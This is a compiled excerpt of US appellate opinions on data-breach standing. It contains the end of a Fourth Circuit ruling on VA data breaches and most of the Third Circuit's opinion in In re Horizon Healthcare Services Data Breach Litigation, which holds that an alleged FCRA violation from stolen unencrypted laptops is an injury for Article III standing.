These citations to the Privacy Act's language are inapposite: The APA's "adversely affected" language does not relieve the Plaintiffs of their burden to prove Article III standing. See [Match-E-Be-Nash-She-Wish Band of Pottawatomí Indians v. Patchak, 567 U.S. 209, 132 S. Ct. 2199, 2210, 183 L. Ed. 2d 211](#) ("[A] person suing under the APA must satisfy not only Article III's standing requirements," but also the prudential "zone of interests" test) (internal quotations omitted). Rather, we agree with the district court that the Plaintiffs do not have standing to seek injunctive relief under the APA because allegations of Dorn VAMC's past Privacy Act violations are insufficient to establish an ongoing case or controversy. See [City of Los Angeles v. Lyons, 461 U.S. 95, 101-02, 103 S. Ct. 1660, 75 L. Ed. 2d 675 \(1974\)](#) ("[P]ast exposure to illegal conduct does not in itself show a present case or controversy regarding injunctive relief.") (internal quotations omitted). [**28]

A plaintiff who seeks . . . to enjoin a future action must demonstrate that he 'is immediately in danger of sustaining some direct injury' as the result of the challenged official conduct." [Lebron v. Rumsfeld, 670 F.3d 540, 560 \(4th Cir. 2012\)](#) (quoting [Lyons, 461 U.S. at 102](#)). And this "threat of injury must be both 'real and immediate,' not 'conjectural' or 'hypothetical.'" *Id.* The Plaintiffs say that Dorn VAMC's "inadequate actions and inactions will repeatedly harm every veteran regardless of anything those individuals can do" where Dorn VAMC "has *never* been in compliance with the Privacy Act," and where there is "no factual basis to believe VA will ever achieve compliance with safeguards requirements left to its own devices." Appellants' Br. at 38-39.

We acknowledge that the named plaintiffs have been victimized by "at least two admitted VA data breaches," and that Ms. Watson's information was compromised in both the 2013 laptop theft and the 2014 pathology reports theft. Appellants' Br. at 39. But "[a]bsent a sufficient likelihood that [Plaintiffs] will again be wronged in a similar way," [Lyons, 461 U.S. at 111](#), these past events, disconcerting as they may be, are not sufficient to confer standing to seek injunctive relief. See [Lebron, 670 F.3d at 560-61](#) (affirming dismissal of former enemy combatant detainee's [**29] request for injunction against future designation as an enemy combatant because the mere "possibility" of re-designation was insufficient to allege a "real" and "immediate" threat). The most that can be reasonably inferred from the Plaintiffs' allegations regarding the likelihood of another data breach at Dorn VAMC is that the [**278] Plaintiffs *could* be victimized by a future data breach. That alone is not enough.

IV.

For the reasons given, the judgments of the district court are

AFFIRMED.

End of Document

⁹ We assume without deciding that injunctive relief is available in these circumstances.

[In re Horizon Healthcare Servs. Data Breach Litig.](#)

United States Court of Appeals for the Third Circuit

July 12, 2016, Argued; January 20, 2017, Filed

No. 15-2309

Reporter

846 F.3d 625 *; 2017 U.S. App. LEXIS 1019 **, 2017 WL 242554

In Re: HORIZON HEALTHCARE SERVICES INC. DATA BREACH LITIGATION; Courtney Diana; Mark Meisel; Karen Pekelney; Mitchell Rindner, Appellants

Prior History: **[**1]** On Appeal from the United States District Court for the District of New Jersey. (D.N.J. No. 2-13-cv-07418). District Judge: Honorable Claire C. Cecchi.

[In re Horizon Healthcare Servs. Data Breach Litig., 2015 U.S. Dist. LEXIS 41839 \(D.N.J., Mar. 31, 2015\)](#)

Counsel: For Appellants: Ben Barnow, Erich P. Schork [ARGUED], Barnow & Associates, P.C., Chicago, IL; Joseph J. DePalma, Jeffrey A. Shooman, Lite DePalma Greenberg, LLC, Newark, NJ; Robert N. Kaplan, David A. Straite, Kaplan Fox & Kilsheimer LLP, New York, NY; Laurence D. King, Kaplan Fox & Kilsheimer LLP, San Francisco, CA; Philip A. Tortoreti, Wilentz, Goldman & Spitzer, PA, Woodbridge, NJ.

For Appellee: Kenneth L. Chernof [ARGUED], Arthur Luk, Arnold & Porter LLP, Washington, DC; David Jay, Philip R. Sellinger, Greenberg Traurig, Florham Park, NJ.

Judges: Before: JORDAN, VANASKIE, and SHWARTZ, Circuit Judges. SHWARTZ, Circuit Judge, concurring in the judgment.

Opinion by: JORDAN

Opinion

[*629] JORDAN, *Circuit Judge*.

The dispute at the bottom of this putative class action began when two laptops, containing sensitive personal information, were stolen from health insurer Horizon Healthcare Services, Inc. The four named Plaintiffs filed suit on behalf of themselves and other Horizon customers whose personal information was stored on those laptops. They allege willful and negligent violations **[**2]** of the [Fair Credit Reporting Act \("FCRA"\), 15 U.S.C. § 1681, et seq.](#), as well as numerous violations of state law. Essentially, they say that Horizon inadequately protected their personal information. The District Court dismissed the suit under [Federal Rule of Civil Procedure 12\(b\)\(1\)](#) for lack of Article III standing. According to the Court, none of the Plaintiffs had claimed a cognizable injury because, although their personal information had been stolen, none of them had adequately alleged that the information was actually used to their detriment.

We will vacate and remand. In light of the congressional decision to create a remedy for the unauthorized transfer of personal information, a violation of FCRA gives rise to an injury sufficient for Article III standing purposes. Even without evidence that the Plaintiffs' information was in fact used improperly, the alleged disclosure of their personal information created a *de facto* injury. Accordingly, all of the Plaintiffs suffered a cognizable injury, and the Complaint should not have been dismissed under [Rule 12\(b\)\(1\)](#).

I. BACKGROUND

A. Factual Background¹

Horizon Healthcare Services, Inc., d/b/a Horizon Blue Cross Blue Shield of New Jersey ("Horizon") is a New Jersey-based company that provides health insurance products **[**3]** and services to approximately 3.7 million members. In the regular course of its business, Horizon collects and maintains personally identifiable information (e.g., names, dates of birth, social security numbers, and addresses) and protected health information (e.g., demographic information, medical histories, test and lab results, insurance information, and other care-related data) on its customers and potential customers. The named Plaintiffs — Courtney Diana, Mark Meisel, Karen Pekelney, and Mitchell Rindner² - and other class members are or were participants in, or as Horizon puts it, members of Horizon insurance plans. They entrusted Horizon with their personal information.³

Horizon's privacy policy states that the company "maintain[s] appropriate administrative, technical and physical safeguards **[*630]** to reasonably protect [members'] Private Information." (App. at 29.) The policy also provides that, any time Horizon relies on a third party to perform a business service using personal information, it requires the third party to "safeguard [members'] Private Information" and "agree to use it only as required to perform its functions for [Horizon] and as otherwise permitted by ... contract and the law." (App. at 29.) Through **[**4]** the policy, Horizon pledges to "notify [members of its insurance plans] without unreasonable delay" of any breach of privacy. (App. at 29.)

During the weekend of November 1st to 3rd, 2013, two laptop computers containing the unencrypted personal information of the named Plaintiffs and more than 839,000 other Horizon members were stolen from Horizon's headquarters in Newark, New Jersey. The Complaint alleges that "[t]he facts surrounding the Data Breach demonstrate that the stolen laptop computers were targeted due to the storage of Plaintiffs' and Class Members' highly sensitive and private [personal information] on them." (App. at 32.) Horizon discovered the theft the following Monday, and notified the Newark Police Department that day. It alerted potentially affected members by letter and a press release a month later, on December 6. The press release concerning the incident noted that the computers "may have contained files with differing amounts of member information, including name and demographic information (e.g., address, member identification number, date of birth), and in some instances, a Social Security number and/or limited clinical information." (App. at 33.)

Horizon offered one year of credit monitoring **[**5]** and identity theft protection services to those affected, which the Plaintiffs allege was inadequate to remedy the effects of the data breach. At a January 2014 New Jersey Senate hearing, "Horizon confirmed that it had not encrypted all of its computers that contained [personal information]." (App. at 35.) Thereafter, "Horizon allegedly established safeguards to prevent a similar incident in the future—including tougher policies and stronger encryption processes that could have been implemented prior to the Data Breach and prevented it." (App. at 35.)

¹ Because this is an appeal from the District Court's grant of a motion to dismiss, we recite the facts as alleged and make all reasonable inferences in the Plaintiffs' favor. [Oshiver v. Levin, Fishbein, Sedran & Berman, 38 F.3d 1380, 1384 \(3d Cir. 1994\)](#).

² Only Diana was listed as a named Plaintiff in the original complaint. Plaintiffs Pekelney and Meisel filed a separate putative class action complaint on January 28, 2014. Pekelney and Meisel then filed a motion to consolidate the cases on February 10, 2014. Horizon joined the motion. The cases were consolidated and Rindner was later added as a Plaintiff in the amended complaint. We will refer to the amended complaint as "the Complaint."

³ The Complaint identifies the class members as: "All persons whose personal identifying information (PII) or protected health information (PHI) were contained on the computers stolen from Horizon's Newark, New Jersey office on or about November 1-3, 2013." (App. at 44.) For ease of reference, we will refer to "personally identifiable information" and "protected health information" - a distinction made by the Complaint — together as "personal information."

846 F.3d 625, *630; 2017 U.S. App. LEXIS 1019, **5

Some personal history about the named Plaintiffs is included in the Complaint. Diana, Meisel, and Pekelney are all citizens and residents of New Jersey who were Horizon members who received letters from Horizon indicating that their personal information was on the stolen laptops. The Complaint does not include any allegation that their identities were stolen as a result of the data breach. Plaintiff Rindner is a citizen and resident of New York. He was a Horizon member but was not initially notified of the data breach. After Rindner contacted Horizon in February 2014, the company confirmed that his personal information was on the stolen computers. The Plaintiffs **[**6]** allege that, "[a]s a result of the Data Breach, a thief or thieves submitted to the [IRS] a fraudulent Income Tax Return for 2013 in Rindner's and his wife's names and stole their 2013 income tax refund." (App. at 27.) Rindner eventually did receive the refund, but "spent time working with the IRS and law enforcement ... to remedy the effects" of the fraud, "incurred other out-of-pocket expenses to remedy the identity theft[.]" and was "damaged financially by the related delay in receiving his tax refund." (App. at 27, 41.) After that fraudulent tax return, someone also fraudulently attempted to use Rindner's credit card number in an online transaction. Rindner was also "recently denied retail credit because his social security number has been associated with identity theft." (App. at 27.)

[*631] B. Procedural Background

The Plaintiffs filed suit on June 27, 2014. Count I of the Complaint claims that Horizon committed a willful violation of FCRA; Count II alleges a negligent violation of FCRA; and the remaining counts allege various violations of state law.⁴ FCRA was enacted in 1970 "to ensure fair and accurate credit reporting, promote efficiency in the banking system, and protect consumer privacy." *Safeco Ins. Co. of Am. v. Burr*, 551 U.S. 47, 52, 127 S. Ct. 2201, 167 L. Ed. 2d 1045 (2007). With respect to consumer privacy, **[**7]** the statute imposes certain requirements on any "consumer reporting agency" that "regularly ... assembl[es] or evaluat[es] consumer credit information ... for the purpose of furnishing consumer reports to third parties." *15 U.S.C. § 1681a(f)*. Any such agency that either willfully or negligently "fails to comply with any requirement imposed under [FCRA] with respect to any consumer is liable to that consumer." *Id.* *§§ 1681n(a)* (willful violations); *1681o(a)* (negligent violations).

In their Complaint, the Plaintiffs assert that Horizon is a consumer reporting agency and that it violated FCRA in several respects. They say that Horizon "furnish[ed]" their information in an unauthorized fashion by allowing it to fall into the hands of thieves. (App. at 48.) They also allege that Horizon fell short of its FCRA responsibility to adopt reasonable procedures⁵ to keep sensitive information confidential.⁶ According to the Plaintiffs, Horizon's failure to

⁴ In particular, Count III alleges negligence; Count IV alleges breach of contract; Count V alleges an invasion of privacy; Count VI alleges unjust enrichment; Count VII alleges a violation of the *New Jersey Consumer Fraud Act*; Count VIII alleges a failure to destroy certain records, in violation of *N.J.S.A. § 56:8-162*; Count IX alleges a failure to promptly notify customers following the security breach, in violation of the *New Jersey Consumer Fraud Act*; and Count X alleges a violation of the *Truth-in-Consumer Contract, Warranty and Notice Act*. In their response to Horizon's motion to dismiss, the Plaintiffs consented to the dismissal of Count X without prejudice.

⁵ *15 U.S.C. § 1681(b)* states:

Reasonable procedures [-] It is the purpose of this subchapter to require that consumer reporting agencies adopt reasonable procedures for meeting the needs of commerce for consumer **[**8]** credit, personnel, insurance, and other information in a manner which is fair and equitable to the consumer, with regard to the confidentiality, accuracy, relevancy, and proper utilization of such information in accordance with the requirements of this subchapter.

⁶ "In addition to properly securing and monitoring the stolen laptop computers and encrypting Plaintiffs' and Class Members' [personal information] on the computers," Horizon should have — according to the Complaint — conducted periodic risk assessments to identify vulnerabilities, developed information security performance metrics, and taken steps to monitor and secure the room and areas where the laptops were stored. (App. at 48-49.) Therefore, say the Plaintiffs, "Horizon failed to take reasonable and appropriate measures to secure the stolen laptop computers and safeguard and protect Plaintiffs' and Class Members' [personal information]." (App. at 49.)

846 F.3d 625, *631; 2017 U.S. App. LEXIS 1019, **8

protect their personal information violated the company's responsibility under FCRA to maintain the confidentiality of their personal information.⁷

[*632] The Plaintiffs seek statutory,⁸ actual, and punitive damages, an injunction to prevent Horizon from continuing to store personal information in an unencrypted manner, reimbursement for ascertainable losses, pre- and post-judgment interest, attorneys' fees and costs, and "such other and further relief as this Court may deem just and proper." (App. at 64.)

Horizon moved to dismiss the Complaint for lack of subject matter jurisdiction under [Federal Rule of Civil Procedure 12\(b\)\(1\)](#) and for failure to state a claim upon which relief can be granted under [Rule 12\(b\)\(6\)](#). The District Court granted dismissal under [Rule 12\(b\)\(1\)](#), ruling that the Plaintiffs lack Article III standing. The Court concluded that, even taking the Plaintiffs' allegations as true, they did not have standing because they had not suffered a cognizable injury. Because the Court granted Horizon's [Rule 12\(b\)\(1\)](#) motion, it did not address Horizon's [Rule 12\(b\)\(6\)](#) arguments and declined to exercise supplemental jurisdiction over the remaining state law claims.

The Plaintiffs **[**9]** filed this timely appeal.

II. DISCUSSION

A. Jurisdiction and Standard of Review

The District Court exercised jurisdiction over the Plaintiffs' FCRA claims pursuant to 28 U.S.C. § 1331, though it ultimately concluded that it did not have jurisdiction due to the lack of standing. Having decided that the Plaintiffs did not have standing under FCRA, the District Court also concluded that it "lack[ed] discretion to retain supplemental jurisdiction over the state law claims" under [28 U.S.C. § 1367](#). (App. at 23 (citation omitted).) See [Storino v. Borough of Pleasant Beach, 322 F.3d 293, 299 \(3d Cir. 2003\)](#) (holding that "because the [plaintiffs] lack standing, the District Court lacked original jurisdiction over the federal claim, and it therefore could not exercise supplemental jurisdiction"). We exercise appellate jurisdiction pursuant to 28 U.S.C. § 1291.

Our review of the District Court's dismissal of a complaint pursuant to [Federal Rule of Civil Procedure 12\(b\)\(1\)](#) is *de novo*. [United States ex rel. Atkinson v. Pa. Shipbuilding Co., 473 F.3d 506, 514 \(3d Cir. 2007\)](#). Two types of challenges can be made under [Rule 12\(b\)\(1\)](#) - "either a facial or a factual attack." [Davis v. Wells Fargo, 824 F.3d 333, 346 \(3d Cir. 2016\)](#). That distinction is significant because, among other things, it determines whether we accept as true the non-moving party's facts as alleged in its pleadings. *Id.* (noting that with a factual challenge, "[n]o presumptive truthfulness attaches to [the] plaintiff's allegations" (internal quotation marks **[**10]** omitted) (second alteration in original)). Here, the District Court concluded that Horizon's motion was a facial challenge because it "attack[ed] the sufficiency of the consolidated complaint on the grounds that the pleaded facts d[id] not establish constitutional standing." (App. at 10.) We agree. Because Horizon did not challenge the validity of any of

⁷ [Section 1681a\(d\)\(3\) of title 15 of the U.S. Code](#) imposes a restriction, with certain exceptions, on the sharing of medical information with any persons not related by common ownership or affiliated by corporate control. [Section 1681b\(g\)\(1\)](#) states that "[a] consumer reporting agency shall not furnish for employment purposes, or in connection with a credit or insurance transaction, a consumer report that contains medical information ... about a consumer," with certain limited exceptions. [Section 1681c\(a\)\(6\)](#) states that a consumer reporting agency cannot, with limited exceptions, make a consumer report containing "[t]he name, address, and telephone number of any medical information furnisher that has notified the agency of its status"

⁸ FCRA permits statutory damages, but only for willful violations. See [15 U.S.C. § 1681n\(a\)](#) ("Any person who willfully fails to comply with any requirement imposed under this subchapter with respect to any consumer is liable to that consumer in an amount equal to the sum of ... any actual damages sustained by the consumer as a result of the failure or damages of not less than \$100 and not more than \$1,000").

846 F.3d 625, *632; 2017 U.S. App. LEXIS 1019, **10

the Plaintiffs' factual claims as part of its motion, it brought only a facial challenge. It argues that the allegations of the Complaint, even **[*633]** accepted as true, are insufficient to establish the Plaintiffs' Article III standing.

In reviewing facial challenges to standing, we apply the same standard as on review of a motion to dismiss under [Rule 12\(b\)\(6\)](#). See [Petruska v. Gannon Univ.](#), [462 F.3d 294, 299 n.1 \(3d Cir. 2006\)](#) (noting "that the standard is the same when considering a facial attack under [Rule 12\(b\)\(1\)](#) or a motion to dismiss for failure to state a claim under [Rule 12\(b\)\(6\)](#)" (citation omitted)). Consequently, we accept the Plaintiffs' well-pleaded factual allegations as true and draw all reasonable inferences from those allegations in the Plaintiffs' favor.⁹ [Ashcroft v. Iqbal](#), [556 U.S. 662, 678, 129 S. Ct. 1937, 173 L. Ed. 2d 868 \(2009\)](#). Nevertheless, "[t]hreadbare recitals of the elements of [standing], supported by mere conclusory statements, do not suffice." *Id.* We disregard such legal conclusions. [Santiago v. Warminster Twp.](#), [629 F.3d 121, 128 \(3d Cir. 2010\)](#). Thus, "[t]o survive a motion to dismiss [for lack of standing], **[**11]** a complaint must contain sufficient factual matter" that would establish standing if accepted as true. [Iqbal](#), [556 U.S. at 678](#) (citing [Bell Atl. Corp. v. Twombly](#), [550 U.S. 544, 570, 127 S. Ct. 1955, 167 L. Ed. 2d 929 \(2007\)](#)).

There are three well-recognized elements of Article III standing: First, an "injury in fact," or an "invasion of a legally protected interest" that is "concrete and particularized." [Lujan v. Defs. of Wildlife](#), [504 U.S. 555, 560, 112 S. Ct. 2130, 119 L. Ed. 2d 351 \(1992\)](#). Second, a "causal connection between the injury and the conduct complained of[.]" *Id.* And third, a likelihood "that the injury will be redressed by a favorable decision." *Id.* [at 561](#) (citation and internal quotation marks omitted).

This appeal centers entirely on the injury-in-fact element of standing — more specifically, on the concreteness requirement of that element.¹⁰

"In the context of a motion to dismiss, we have held that the [i]njury-in-fact element is not Mount Everest. The contours of the injury-in-fact requirement, while not precisely defined, are very generous, requiring only that claimant allege[] some specific, identifiable trifle of injury." [Blunt v. Lower Merion Sch. Dist.](#), [767 F.3d 247, 278 \(3d Cir. 2014\)](#) (emphasis omitted) (citation and internal quotation marks omitted) (second alteration in original). "At the pleading stage, general factual allegations of injury resulting from the defendant's conduct may suffice, for on a **[*634]** motion to dismiss we presum[e] that general allegations **[**12]** embrace those specific facts that are necessary to support the claim." [Lujan](#), [504 U.S. at 561](#) (citation and internal quotation marks omitted) (alteration in original).

The requirements for standing do not change in the class action context. "[N]amed plaintiffs who represent a class must allege and show that they personally have been injured, not that injury has been suffered by other, unidentified members of the class to which they belong and which they purport to represent." [Lewis v. Casey](#), [518 U.S. 343, 357, 116 S. Ct. 2174, 135 L. Ed. 2d 606 \(1996\)](#) (citation and internal quotation marks omitted). "[I]f none of the named plaintiffs purporting to represent a class establishes the requisite of a case or controversy with the

⁹ In its 12(b)(6) motion, which is not before us, Horizon questions whether it is bound by FCRA. In particular, Horizon suggests that it is not a "consumer reporting agency" and therefore is not subject to the requirements of FCRA. At oral argument, Horizon also argued that FCRA does not apply when data is stolen rather than voluntarily "furnish[ed]," [15 U.S.C. § 1681a\(f\)](#). Because we are faced solely with an attack on standing, we do not pass judgment on the merits of those questions. Our decision should not be read as expanding a claimant's rights under FCRA. Rather, we assume for purposes of this appeal that FCRA was violated, as alleged, and analyze standing with that assumption in mind. Likewise, our decision regarding Article III standing does not resolve whether Plaintiffs have suffered compensable damages. Some injuries may be "enough to open the courthouse door" even though they ultimately are not compensable. [Doe v. Chao](#), [540 U.S. 614, 625, 124 S. Ct. 1204, 157 L. Ed. 2d 1122 \(2004\)](#).

¹⁰ There is no doubt that the Plaintiffs complain of a particularized injury — the disclosure of their own private information. [Spokeo, Inc. v. Robins](#), [136 S. Ct. 1540, 1548, 194 L. Ed. 2d 635 \(2016\)](#) ("For an injury to be 'particularized,' it 'must affect the plaintiff in a personal and individual way.'" (quoting [Lujan v. Defs. of Wildlife](#), [504 U.S. 555, 560 n.1., 112 S. Ct. 2130, 119 L. Ed. 2d 351 \(1992\)](#))).

846 F.3d 625, *634; 2017 U.S. App. LEXIS 1019, **12

defendants, none may seek relief on behalf of himself or any other member of the class." [O'Shea v. Littleton, 414 U.S. 488, 494, 94 S. Ct. 669, 38 L. Ed. 2d 674 \(1974\)](#).¹¹ Accordingly, at least one of the four named Plaintiffs must have Article III standing in order to maintain this class action.

B. Analysis of the Plaintiffs' Standing

All four of the named Plaintiffs argue that the violation of their statutory rights under FCRA gave rise to a cognizable and concrete injury that satisfies the first element of Article III standing. They claim that the violation of their statutory right to have their personal information [**13] secured against unauthorized disclosure constitutes, in and of itself, an injury in fact. The District Court rejected that argument, concluding that standing requires some form of additional, "specific harm," beyond "mere violations of statutory and common law rights[.]" (App. at 15-16.)

In the alternative, the Plaintiffs argue that Horizon's violation of FCRA "placed [them] at an imminent, immediate, and continuing increased risk of harm from identity theft, identity fraud, and medical fraud" (App. at 40.) They say the increased risk constitutes a concrete injury for Article III standing purposes. In their Complaint, they assert that those whose personal information has been stolen are "approximately 9.5 times more likely than the general public to suffer identity fraud or identity theft." (App. at 36.) They go on to note the various ways that identity thieves can inflict injury, such as draining a bank account, filing for a tax refund in another's name, or getting medical treatment using stolen health insurance information. The District Court rejected that argument as well because it found that any future risk of harm necessarily depended on the "conjectural conduct of a third party bandit," and was, therefore, [**14] too "attenuated" to sustain standing. (App. at 18.) (relying on [Reilly v. Ceridian Corp., 664 F.3d 38, 42 \(3d Cir. 2011\)](#)).¹²

[*635] We resolve this appeal on the basis of Plaintiffs' first argument and conclude that they have standing due to Horizon's alleged violation of FCRA.

That the violation of a statute can cause an injury in fact and grant Article III standing is not a new doctrine. The Supreme Court has repeatedly affirmed the ability of Congress to "cast the standing net broadly" and to grant individuals the ability to sue to enforce their statutory rights. [FEC v. Akins, 524 U.S. 11, 19, 118 S. Ct. 1777, 141 L. Ed. 2d 10 \(1998\)](#);¹³ see also [Warth v. Seldin, 422 U.S. 490, 500, 95 S. Ct. 2197, 45 L. Ed. 2d 343 \(1975\)](#) ("The actual or threatened injury required by Art[icle] III may exist solely by virtue of statutes creating legal rights, the invasion of which creates standing." (citation, internal quotation marks, and ellipses omitted)); [Linda R.S. v. Richard](#)

¹¹ Once Article III standing "is determined vis-à-vis the named parties ... there remains no further separate class standing requirement in the constitutional sense." [In re Prudential Ins. Co. Am. Sales Practice Litig. Agent Actions, 148 F.3d 283, 306-07 \(3d Cir. 1998\)](#) (citations and internal quotation marks omitted). Therefore, "unnamed, putative class members need not establish Article III standing. Instead, the 'cases or controversies' requirement is satisfied so long as a class representative has standing, whether in the context of a settlement or litigation class." [Neale v. Volvo Cars of N. Am., LLC, 794 F.3d 353, 362 \(3d Cir. 2015\)](#); see also 2 William B. Rubenstein, *Newberg on Class Actions* § 2:8 (5th ed. 2012); *id.* § 2:1 ("Once threshold individual standing by the class representative is met, a proper party to raise a particular issue is before the court; there is no further, separate 'class action standing' requirement.").

¹² On appeal, Plaintiffs argue that Horizon's offer of free credit monitoring can be taken as proof that Horizon "knows that its conduct has put Plaintiffs and Class Members at a significantly increased risk of identity theft." (Opening Br. at 8.) We agree with Horizon that its offer should not be used against it as a concession or recognition that the Plaintiffs have suffered injury. We share its concern that such a rule would "disincentivize[] companies from offering credit or other monitoring services in the wake of a breach." (Answering Br. at 19.) Cf. [FED. R. EVID. 407-08](#) (excluding admission of evidence of subsequent remedial measures and compromise offers as proof of negligence or culpable conduct).

¹³ Many cases focus on the question of whether Congress truly intended to create a private right of action and whether a particular individual was in the "zone of interests" of the statute. But traditionally, once it was clear that Congress intended to create an enforceable right and that an individual falls into the "zone of interests" that individual was found to have standing. See [Akins, 524 U.S. at 20](#).

846 F.3d 625, *635; 2017 U.S. App. LEXIS 1019, **14

[D.](#), [410 U.S. 614, 617 n.3, 93 S. Ct. 1146, 35 L. Ed. 2d 536 \(1973\)](#) ("Congress may enact statutes creating legal rights, the invasion of which creates standing, even though no injury would exist without the statute."); [Havens Realty Corp. v. Coleman, 455 U.S. 363, 373-74, 102 S. Ct. 1114, 71 L. Ed. 2d 214 \(1982\)](#) (explaining that one "who has been the object of a misrepresentation made unlawful under [the statute] has suffered injury in precisely the form the statute was intended to guard against, and therefore has standing to maintain a claim for damages under the Act's provisions").

Despite those precedents, our pronouncements **[**15]** in this area have not been entirely consistent. In some cases, we have appeared to reject the idea that the violation of a statute can, by itself, cause an injury sufficient for purposes of Article III standing.¹⁴ But we have also accepted the argument, in some circumstances, that the breach of a statute is enough to cause a cognizable injury — even without economic or other tangible harm.¹⁵

[*636] Fortunately, a pair of recent cases touching upon this question, specifically in the context of statutes protecting data privacy, provide welcome clarity. Those cases have been decidedly in favor of allowing individuals to sue to remedy violations of their statutory rights, even without additional injury.

First, in [In re Google Inc. Cookie Placement Consumer Privacy Litigation, 806 F.3d 125 \(3d Cir. 2015\)](#), certain internet users brought an action against internet advertising providers alleging that their placement of so-called "cookies" — *i.e.* small files with identifying information left by a web server on users' browsers — violated a number of federal and state statutes, including the [Stored Communications Act. *Id.* at 133](#). The defendants argued that because the users had not suffered economic loss as a result of the violations of the SCA, they did not have standing. [Id. at 134](#). We emphasized that, so long **[**16]** as an injury "affect[s] the plaintiff in a personal and individual way," the plaintiff need not "suffer any particular type of harm to have standing." *Id.* (citation and internal quotation marks and citation omitted). Instead, "the actual or threatened injury required by Art[icle] III may exist *solely by virtue of statutes creating legal rights*, the invasion of which creates standing," even absent evidence of actual monetary loss. *Id.* (citation and internal quotation marks omitted) (emphasis added).

We then reaffirmed *Google's* holding in [In re Nickelodeon Consumer Privacy Litigation, 827 F.3d 262 \(3d Cir. 2016\)](#). That case involved a class action in which the plaintiffs alleged that Viacom and Google had unlawfully collected personal information on the Internet, including what webpages the plaintiffs had visited and what videos they watched on Viacom websites. [Id. at 267](#). We addressed the plaintiffs' basis for standing, relying heavily upon our prior analysis in *Google*, [id. at 271-272](#), saying that, "when it comes to laws that protect privacy, a focus on economic loss is misplaced." [Id. at 272-73](#) (citation and internal quotation marks omitted). Instead, "the unlawful disclosure of legally protected information" constituted "a clear *de facto* injury." [Id. at 274](#). We noted that "Congress

¹⁴For instance, we have observed that "[t]he proper analysis of standing focuses on whether the plaintiff suffered an actual injury, not on whether a statute was violated. Although Congress can expand standing by enacting a law enabling someone to sue on what was already a *de facto* injury to that person, it cannot confer standing by statute alone." [Doe v. Nat'l Bd. of Med. Exam'rs, 199 F.3d 146, 153 \(3d Cir. 1999\)](#) (holding that a violation of the [Americans with Disabilities Act](#) could not, by itself, confer standing without evidence "demonstrating more than a mere possibility" of harm); *cf.* [Fair Hous. Council of Sub. Phila. v. Main Line Times, 141 F.3d 439, 443-44 \(3d Cir. 1998\)](#) (holding that a government agency could not sue on behalf of third parties injured by discriminatory advertisements because it could not "demonstrate that it has suffered injury in fact" (emphasis removed)).

¹⁵The Plaintiffs rely heavily upon [Alston v. Countrywide Financial Corp., 585 F.3d 753 \(3d Cir. 2009\)](#). That case involved a consumer class action in which homebuyers sought statutory treble damages under the [Real Estate Settlement Procedures Act \("RESPA"\)](#). They claimed that their private mortgage insurance premiums were funneled into an unlawful kickback scheme operated by their mortgage lender and its reinsurer, in violation of RESPA. "The thrust of their complaint was that, in enacting and amending [RESPA], Congress bestowed upon the consumer the right to a real estate settlement free from unlawful kickbacks and unearned fees, and Countrywide's invasion of that statutory right, even without a resultant overcharge, was an injury in fact for purposes of Article III standing." [Id. at 755](#). We agreed. We emphasized that the injury need not be monetary in nature to confer standing and that RESPA authorizes suits by those who receive a loan accompanied by a kickback or unlawful referral. [Id. at 763](#). That statutory injury — even where it did not also do any economic harm to the plaintiffs — was sufficient for purposes of Article III standing.

846 F.3d 625, *636; 2017 U.S. App. LEXIS 1019, **16

has long provided plaintiffs with the right to **[**17]** seek redress for unauthorized disclosures of information that, in Congress's judgment, ought to remain private." *Id.*

In light of those two rulings, our path forward in this case is plain. The Plaintiffs here have at least as strong a basis for claiming that they were injured as the plaintiffs had in *Google* and *Nickelodeon*.¹⁶

Horizon nevertheless argues that the Supreme Court's recent decision in *Spokeo, Inc. v. Robins*, 136 S. Ct. 1540, 194 L. Ed. 2d 635 (2016), compels a different outcome. We disagree. In *Spokeo*, a consumer sued a website operator for an allegedly willful violation of FCRA for **[*637]** publishing inaccurate information about him. *Id.* at 1544. The complaint did not include any allegation that the false information was actually used to the plaintiff's detriment. *Id.*; *Robins v. Spokeo, Inc.*, 742 F.3d 409, 411 (9th Cir. 2014). Nonetheless, the United States Court of Appeals for the Ninth Circuit held that the plaintiff had standing because his "personal interests in the handling of his credit information" meant that the harm he suffered was "individualized rather than collective." *Robins*, 742 F.3d at 413.

The Supreme Court vacated and remanded. 136 S. Ct. at 1550. It highlighted that there are two elements that must be established to prove an injury in fact — concreteness and particularization. *Id.* at 1545. The Ninth Circuit had relied solely on the "particularization" **[**18]** aspect of the injury-in-fact inquiry and did not address the "concreteness" aspect. *Id.* The Supreme Court therefore provided guidance as to what constituted a "concrete" injury and remanded to the Ninth Circuit to determine in the first instance whether the harm was concrete. *Id.*

In laying out its reasoning, the Supreme Court rejected the argument that an injury must be "tangible" in order to be "concrete." *Id.* at 1549. It noted that many intangible injuries have nevertheless long been understood as cognizable — for instance violations of the right to freedom of speech or the free exercise of religion. *Id.* It then explained that "both history and the judgment of Congress play important roles" in determining whether "an intangible injury constitutes injury in fact." *Id.* There are thus two tests for whether an intangible injury can (despite the obvious linguistic contradiction) be "concrete." The first test, the one of history, asks whether "an alleged intangible harm" is closely related "to a harm that has traditionally been regarded as providing a basis for a lawsuit in English or American Courts." *Id.* If so, it is likely to be sufficient to satisfy the injury-in-fact element of standing. *Id.* **[**19]** But even if an injury was "previously inadequate in law," Congress may elevate it "to the status of [a] legally cognizable injur[y]." *Id.* (quoting *Lujan*, 504 U.S. at 578). Because "Congress is well positioned to identify intangible harms that meet minimum Article III requirements, its judgment is ... instructive and important." *Id.* The second test therefore asks whether Congress has expressed an intent to make an injury redressable.

The Supreme Court cautioned, however, that congressional power to elevate intangible harms into concrete injuries is not without limits. A "bare procedural violation, divorced from any concrete harm," is not enough. *Id.* On the other hand, the Court said, "the violation of a procedural right granted by statute can be sufficient in some circumstances to constitute injury in fact. In other words, a plaintiff in such a case need not allege any *additional* harm beyond the one Congress has identified." *Id.*

Although it is possible to read the Supreme Court's decision in *Spokeo* as creating a requirement that a plaintiff show a statutory violation has caused a "material risk of harm" before he can bring suit,¹⁷ *id.* **[*638]** at 1550, we do not believe that the Court so intended to change the traditional standard for the establishment of standing. As we

¹⁶ Again, whether that injury is actionable under FCRA is a different question, one which we are presently assuming (without deciding) has an affirmative answer. See *supra* note 9.

